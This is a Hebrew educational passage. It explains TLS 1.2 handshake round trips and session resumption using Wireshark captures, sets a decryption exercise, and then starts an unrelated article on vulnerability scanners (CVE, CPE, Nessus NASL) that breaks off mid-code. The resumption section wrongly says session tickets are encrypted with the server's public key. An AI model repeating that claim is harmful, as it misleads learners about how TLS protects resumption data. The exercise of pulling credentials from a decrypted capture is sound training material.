
לפני שנעבור לנושא הבא, תהליך Handshake מקוצר, עלינו להבין נושא מרכזי בתהליך ה-Handshake והוא Round Trip Time, או בקיצור RTT.

RTT הוא פרק הזמן שלוקח מרגע שצד אחד לתקשורת שולח פקטה ועד שהתשובה עליה מתקבלת. דוגמה פשוטה לכך היא פינג, פרוטוקול ICMP שלמדנו. הלקוח שולח פינג לשרת ומודד כמה זמן לוקח עד שהתקבלה תשובה.

כיוון שפרק הזמן בין בקשה לתשובה משתנה בין קישור לקישור, תלוי במרחק שבין השרת והלקוח וכמות הרכיבים ביניהם, מודדים מהירות של פרוטוקולים באמצעות יחידות של RTT. כלומר, לא אין לנו יכולת לנבא מראש כמה זמן ייקח לסיים לדוגמה תהליך Handshake של TLS, אבל אנחנו כן יכולים להגיד כמה RTT יש בין תחילת ה-Handshake לסופו. מה דעתכם, כמה ישנם?

לטובת המספור, חשוב להבין שמספר רשומות שנשלחות בפקטה אחת לא משנות את ה-RTT (כן, אנחנו מניחים שרוב הזמן הוא בהעברת הפקטות, לכן פקטה ארוכה תיקח בקירוב אותו זמן כמו פקטה קצרה). יתרה מכך, מספר פקטות שנשלחות את אחרי השניה, בלי שהגורם השולח צריך להמתין לתשובה, גם לא יעלו את ה-RTT. אם אין המתנה לתשובה מהצד השני, אפשר להתייחס לכל כמות של פקטות בתור פקטה אחת ארוכה.


אם כך נספור כמה RTT-ים יש מרגע שהלקוח שולח את הפקטה הראשונה ב-TLS, עד שהלקוח יכול לשלוח את הפקטה הראשונה של פרוטוקול שכבת האפליקציה, לדוגמה בקשת HTTP GET:



הלקוח שולח Client Hello ונאלץ להמתין עד ה-Server Hello Done. זהו RTT אחד. הלקוח שולח Client Key Exchange ורשומות נוספות, ונאלץ להמתין עד ה-Server Finished. זהו RTT נוסף. כלומר לאחר שני RTT הלקוח יכול להתחיל בשליחת HTTP GET. לכן ה-TLS Handshake של גרסה 1.2 נחשב "2 RTT".

חשוב להדגיש: הספירה של ה-RTT-ים של TLS לוקחת בחשבון רק את הרשומות של TLS. כאשר TLS עובר מעל TCP, מתרחש לפני תהליך ה-3Way Handshake של TCP.

תהליך זה מוסיף כמובן RTT נוסף:



תהליך ה-3Way Handshake מוסיף RTT יחיד, למרות שהוא שלוש פקטות, מכיוון שהלקוח לא צריך לעשות הפסקה בין השליחה של הפקטה האחרונה, ה-ACK, לבין ה-Client Hello.

אם כך, מדוע מודדים בנפרד את ה-RTT של TLS ושל TCP? האם לא היה מובן יותר לחבר אותם יחד ולומר "תהליך ה-Handshake של TLS בגרסה 1.2 הוא 3-RTT, מתחילת יצירת הקשר ועד שעובר מידע של שכבת האפליקציה"?

ובכן יש סיבה טובה מדוע מפרידים את ה-RTT של TLS מה-RTT של TCP. כאשר נלמד על פרוטוקול QUIC נבין זאת. בינתיים, נסקור שינויים ושיפורים ב-RTT של TLS, גם בגרסה 1.2 וגם בהמשך בגרסה 1.3.

Session Resumption

כפי שראינו, תהליך ה-Handshake הוא 2-RTT. לעיתים אין ברירה אלא לבצע אותו, אבל מה אם כרגע סיימנו גלישה לאתר כלשהו, סגרנו את הדפדפן ואז החלטנו להיכנס שנית?


פיתחו את ה-Client Hello ואת ה-Server Hello ותמצאו שם שדה Session ID. שדה ה-Session ID מסייע לשרת וללקוח להקים סוקט מאובטח מהיר תוך דילוג על חלק משלבי ה-Handshake.

בתקשורת הראשונה אי פעם עם השרת, הלקוח יכניס ערך 0 ל-Session ID. השרת יענה לו עם Session ID כלשהו, ייחודי ללקוח הנ"ל.

בפעם הבאה שהלקוח יפנה לשרת, הלקוח ישלח לשרת את ה-Session ID שהשרת סיפק לו. כעת ישנן שתי אפשרויות. השרת יכול להגיד "אני לא זוכר אותך, או שה- Session ID שלך ישן מדי. בוא נתחיל Handshake מחדש". במקרה זה השרת ישלח Session ID שונה מאשר מה שהלקוח שלח לו, ויבוצע Handshake מלא. לחילופין, השרת יכול להגיד "היי! ברוך הבא שוב. בוא נקצר עניינים" ולהשיב ללקוח עם אותו Session ID שהלקוח שלח לו ב-Client Hello.

בהסנפה שלנו מול www.cyber.org.il הלקוח הציע לשרת Session ID קודם ביניהם, אך השרת בחר להתעלם מהאפשרות להאיץ את התהליך. אם תרצו לראות תהליך מקוצר, בצעו גלישה לאתר כרצונכם ועשו refresh לדפדפן (F5).

אם תפתחו את ה-Session ID של ה-Client Hello ושל תשובת השרת, ה-Server Hello, תוכלו לוודא שיש להן את אותו ערך (0x40bb9d...):




בעקבות תשובת השרת שענה עם אותו ID, המשך התהליך היה שונה וקצר יותר:

No.	Time	Source	Destinat	Protocol	Length	Info
330	4.316467	192.1...	151.1...	TLSv1.2	2005	Client Hello (SNI=www.themarker.com)
332	4.374574	151.1...	192.1...	TLSv1.2	210	Server Hello, Change Cipher Spec, Finished
333	4.374848	192.1...	151.1...	TLSv1.2	105	Change Cipher Spec, Finished

רואים שכמות ה-Records שהוחלפו היא קטנה יותר (לדוגמה, השרת לא העביר סרטיפיקט ללקוח).

נבדוק מה קרה ל-RTT:



הלקוח שלח Client Hello וחיכה עד ה-Server Finished. RTT אחד.

הלקוח שלח רשומות נוספות, אך לא חיכה לתשובת השרת וכבר יכל לשלוח את ה-HTTP GET. במילים אחרות, מרגע שהחל את התהליך ועד שיכל לשלוח HTTP GET, הלקוח המתין RTT אחד. חסכנו RTT.

Session Ticket

הרעיון של Session Resumption הוא מצוין, אבל המימוש על ידי Session ID הוא בזבזני מבחינת השרת. שימוש ב-Session ID מאלץ את השרת להחזיק בזיכרון את כל ה-Session ID של לקוחות שסיימו התחברות אליו ואת כל המידע שצריך בשביל יצירת המפתחות מחדש: ה-Master Secret ושני ה-Random-ים. בלעדיהם, השרת ייאלץ לבצע תאום חדש של סוד משותף.

העניין הוא ששרתים לא אוהבים להחזיק אצלם מידע של לקוחות. זה מעמיס על השרת וגם מאפשר ניצול לרעה - לדוגמה גורם זדוני עלול להעמיס את השרת בכמות גדולה של Session ID ומפתחות לשמור. שרתים מעדיפים שהלקוח יעמיס על עצמו את שמירת המידע הנדרש.

פיתחו את ה-Client Hello וחפשו שם את ה-Session Ticket:

```
˅ Extension: session_ticket (len=192)
    Type: session_ticket (35)
    Length: 192
    Session Ticket […]: d5fce2961f9af00c2ecbb4f723fc9d050aebf
```

ה- Session Ticket כולל:

- פרק זמן שבו הוא בתוקף
- גרסת ה-TLS שתואמה בין הצדדים
- ה-Cipher Suite שתואם
- ה-Master Secret שתואם
- ה-Random-ים של השרת והלקוח

רגע, אם שולחים את כל המידע הזה בגלוי, כל אחד יכול לפענח את התקשורת בין השרת והלקוח. מה נעשה? הנה החלק הנחמד - כל המידע מוצפן באמצעות המפתח הציבורי של השרת, כך שרק השרת יכול לפענח אותו.

מהיכן מגיע ה-Session Ticket?

כעת נחבר את החלק האחרון בפאזל של תהליך ה-TLS 1.2 Handshake. חיזרו אל קובץ ההסנפה של cyber.org.il. דילגנו על רשומה אחת ששלח השרת ללקוח - New Session Ticket.

cyber-org-il.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 20 and _ws.col.protocol == TLSv1.2

No.	Time	Source	Destinat	Proto	Lengt	Info
925	8.089212	192.1...	185.2...	TLSv...	1808	Client Hello (SNI=cyber.org.il)
930	8.102575	185.2...	192.1...	TLSv...	1414	Server Hello
933	8.102658	185.2...	192.1...	TLSv...	869	Certificate, Server Key Exchange, Server Hello Done
934	8.103856	192.1...	185.2...	TLSv...	180	Client Key Exchange, Change Cipher Spec, Finished
938	8.110257	185.2...	192.1...	TLSv...	312	New Session Ticket, Change Cipher Spec, Finished


ברשומה האחרונה לפני שהשרת מתחיל להצפין, הוא שולח ללקוח את הפרטים הנדרשים, למקרה שהלקוח ירצה לחדש תקשורת מולו בזמן הקרוב:

```
⌄ Handshake Protocol: New Session Ticket
    Handshake Type: New Session Ticket (4)
    Length: 198
  ⌄ TLS Session Ticket
      Session Ticket Lifetime Hint: 300 seconds (5 minutes)
      Session Ticket Length: 192
      Session Ticket […]: 50c2c995532766015f74b6a8f55ba91db2f
```


כעת הפרטים שמורים אצל הלקוח והשרת לא נדרש לשמור אצלו דבר לאחר סיום ההתקשרות.

תהליך ה-Handshake נראה דומה מאד לתהליך שמתרחש ב-Session Resumption, פרט לכך שהלקוח משתמש ב-Extension בשם Session Ticket. במידה והשרת מקבל את בקשת הלקוח לעשות את קיצור הדרך, השרת יוסיף ל-Server Hello גם Extension בשם Session Ticket, שמאשר את הבקשה.

הנה כך נראה התהליך, כולל שימוש ב-Session Ticket. תחילה, תהליך Handshake רגיל של 2-RTT. השרת מעביר ללקוח New Session Ticket. בהתקשרות הבאה, הלקוח משתמש בו ומתקיים 1-RTT Handshake:



[RTT TLS 1.2 Session Ticket-1]



תרגיל פענוח הסנפה TLS


הורידו את הקובץ הבא:

https://data.cyber.org.il/networks/TLS12files.rar

תחת הקובץ נמצאים קובץ הסנפה וקובץ מפתחות.

ענו על השאלות הבאות:

1. כמה פקטות מכילות Client Hello? השתמשו בפילטר כדי להשאיר רק Client Hello.
2. התמקדו בפקטה הראשונה שמכילה Client Hello. לאיזה דומיין מבוצעת הגלישה?
3. צרו פילטר שמפלטר רק Client Hello אל הדומיין הספציפי שמצאתם בסעיף הקודם
4. פלטרו את כל הרשומות בתהליך ה-Handshake שהוא ההמשך של ה-Client Hello מהסעיף הקודם. איך ניתן, בהתבסס על שמות וסדר הרשומות שנשלחות בלבד ובלי לבדוק את ה-Server Hello, לדעת אם ה-Handshake הוא DH או RSA?
5. מהו ה-Cipher Suite שנבחר על ידי השרת? איזה אלגוריתם נבחר עבור:
   a. Authentication
   b. Symmetric Encryption
   c. Hashing
   d. Key Exchange
6. כמה סרטיפיקטים נשלחו על ידי השרת? מה ה-Common Names של הבעלים של הסרטיפיקטים הללו?
7. האם הסרטיפיקט ששלח השרת תקף לכל שרת תחת הדומיין, או לשרת ספציפי?
8. בין אילו תאריכים הסרטיפיקט בתוקף?
9. מיהו ה-Root CA? האם הסרטיפיקט שלו נשלח?
10. הוסיפו את קובץ המפתחות. איזה משאב הלקוח מבקש בבקשת ה-GET הראשונה שלו? מהו ה- Status Code המוחזר מהשרת?
11. מהו שם המשתמש והסיסמה שנשלחו מהלקוח אל השרת? לאחר שביצעתם Follow TCP Stream חפשו את המחרוזות Username, Password.



סיכום

התחלנו את הפרק בכך שהתקשורת בין השרת והלקוח עוברת מעל רשומות. סקרנו את המבנה של רשומה ואת סוגי הרשומות הקיימות.


מכאן התמקדנו ברשומות של Handshake. הבנו כי הדבר הראשון שהשרת והלקוח צריכים לתאם הוא ה-Cipher Suite. בחירה זו כוללת את השיטה הנבחרת להחלפת מפתחות סימטריים. ראינו כי ל-DH ול-RSA יש שתי גרסאות שונות במקצת של Handshake.

סקרנו כיצד לאחר בחירת שיטת החלפת המפתחות הצדדים יוצרים סוד משותף, ה-Pre Master Secret, ממנו נגזר ה-Master Secret, ממנו נגזרים ארבעת המפתחות שנעשה בהם שימוש בסוקט המאובטח: מפתח הצפנה סימטרי לשרת, מפתח הצפנה סימטרי ללקוח, מפתח HMAC לשרת ומפתח HMAC ללקוח.

ראינו כיצד באמצעות ה-Finished השרת והלקוח מוודאים שאף גורם לא התערב ביניהם ושיחק ברשומות.

לבסוף ניתחנו את כמות ה-RTT בתהליך ה-Handshake של גרסה 1.2. ראינו כי נדרש 2-RTT וראינו כי באמצעות Session Ticket אפשר לקצר את התהליך ל-RTT בודד.

על הדרך ביצענו יצירה של קובץ מפתחות SSLKEYLOGFILE וייבאנו אותו לתוך Wireshark. בפרק הבא נקפוץ עשור קדימה, מ-TLS 1.2 של שנת 2008 אל TLS 1.3 של 2018.



איך בונים Vulnerability Scanner

מאת עילי טרטמן

הקדמה

אתחיל בשאלה, איזה סוגים של Vulnerability scanners קיימים? אם הייתי שואל את השאלה הזו לפני 10 שנים, רוב האנשים היו עונים שיש רק סוג אחד, ומפנים אותי לקנות את הגרסה האחרונה של Nessus.

אפשר לטעון שכלים כמו SAST, DAST ו-SCA נוצרו כבר בסוף שנות ה-2000, אך הם עדיין לא היו נפוצים בקהילה. היום, המצב שונה לגמרי. אם תחפשו בגוגל "Vulnerability Scanner", תוצפו בעשרות פרסומות שמציעות לך את "הגרסה האחרונה והמשופרת" של הסורק שלהם — אבל איזה מהם באמת מתאים לארגון שלך? במאמר הזה ננסה להבין מהם הסוגים השונים שקיימים, איך השחקניות הגדולות מפתחות את הכלים הללו ולבסוף נראה איך לכתוב אחד בעצמינו.

מושגים בסיסים

לפני שנתחיל קצת מושגים כדי שנדבר את אותה השפה.

CVE

CVE הוא קיצור של Common Vulnerabilities and Exposures — ההגדרה הרשמית היא תוכנית לשיתוף מידע על פגיעויות ידועות בציבור בתחום הסייבר. במילים פשוטות CVE == חולשה ברכיב מסויים (תוכנה, מערכת הפעלה, חבילת קוד...) שדווחה ומוכרת בציבור.

התוכנית מנוהלת על-ידי MITRE Corporation והוקמה בשנת 1999. כיום CVE נחשב לסטנדרט התעשייתי לזיהוי וסיווג פגיעויות. עד היום דווחו מעל ל 200 אלף CVEs ובכל יום בממוצע מדווחים מעל 130 חדשים.

CPE

CPE הוא סכמה למתן שמות לתוכנות, חומרות ומערכות הפעלה. הוא מספק מבנה אחיד שמאפשר לכלים ומאגרי מידע להתאים פגיעויות לפלטפורמות ספציפיות. כמו שבטח ניחשתם גם הוא מתחוזק ע"י MITRE ונחשב לסטנדרנט בתעשייה.

דוגמה לאיך CPE נראה:

```
cpe:2.3:a:apache:log4j:2.14.1:*:*:*:*:*:*:*
```

- cpe:2.3 - הגרסה של הסכמה.
- a — מציין Application (יכול להיות גם h עבור Hardware או o עבור Operating System).
- apache - ה-Vendor.
- log4j — המוצר.
- 2.14.1 — הגרסה של המוצר.

השדות הנותרים (מה שמסומן בכוכבית) מייצגים עדכון, מהדורה, שפה ועוד.

למה זה מעניין? כל CVE מועשר בקישורים ל-CPE-ים תואמים ע"י NIST ואיך זה בדיוק עוזר לנו? נגלה בהמשך.

Host Based Vulnerability Scanners

נתחיל בקל, זהו הסוג הראשון והוותיק ביותר, שנוצר בסוף שנות ה-90, וסביר להניח שזה מה שעולה בראש כשחושבים על סורק פגיעויות. כלים אלה מבוססים על agents שיושבים על ה-Workloads שאותם נרצה לסרוק, ושולחים נתונים לשרת עיבוד מרכזי — שבדרך כלל נמצא בתוך רשת היעד ברשתות On-Prem ובחלק מהמקרים גם בענן. השרת מעבד את הנתונים מכל Endpoint ובדרך כלל מפיק סוג של דוח או Dashboard.

דוגמאות בולטות:

- Tenable Nessus / Tenable SC
- Qualys Agent
- Rapid7 InsightVM (Nexpose)

Network Vulnerability Scanners

אלו הם ה"קרובים" של ה-Host based. רוב הכלים המסחריים מסוג Host based מציעים גם גרסת Network.

כלים אלה פועלים ע"י פריסת שרת ברשת היעד או שרת בענן של החברה שמתחבר מרחוק אל ה-workloads (בדרך כלל דרך SSH או WinRM/WMI). השרת מעבד את הנתונים שמתקבלים מה-workloads ומפיק גם פה בדרך כלל סוג של דוח או Dashboard.

בנוסף, רוב הכלים האלו מספקים גם מידע על פורטים פתוחים ומיפוי רשת — נתונים שאינם זמינים בכלים מבוססי-agent. אם אתה CISO של חברה שרוצה לסרוק סביבת on-prem קלאסית, כנראה שתרצה להשתמש בשילוב של שתי הגישות — agent + network scan.

דוגמאות נפוצות:

- Tenable Nessus
- OpenVAS (by Greenbone)
- Qualys

Disclaimer

לפני שנצלול לכל אחד מן הכלים במאמר ולאיך הם עובדים אציין כי המידע שנכתב במאמר מבוסס על הערכה אישית ולא על פי מידע רשמי שנמסר מן החברות המוזכרות במאמר, לפני השימוש ולניתוח רשמי של איך כל כלי עובד יש להיוועץ עם מומחה.

אז איך הם עובדים ?

נבחן את אחד הכלים המובילים בתעשייה - **Tenable Nessus** (או בשמו החדש Tenable SC).

הכלי משתמש בשפת סקריפטים בשם (Nessus Attack Scripting Language) NASL כדי לזהות פגיעויות. מכיוון ש-Nessus היה בעבר קוד פתוח, ניתן עדיין למצוא כמות גדולה של קבצי NASL ב-GitHub.

כל קובץ NASL מכסה לרוב כמה CVEs. ניתן לראות בדוגמה שאין חיבור ישיר ל-CPE (למרות שמדובר ב-plugin שנוצר ע"י הקהילה) בקבצי ה-NASL לרוב מתבצעת בדיקה ישירה של הפגיעות ע"י קוד שכתב חוקר. דוגמה לקובץ NASL:

CVE-2024-30078- / cve_2024_30078_check.nasl

Code | Blame | 93 lines (81 loc) · 2.91 KB

```
39  # Define the endpoint and command to be executed
40  endpoint = "/check";  # Replace with the actual endpoint
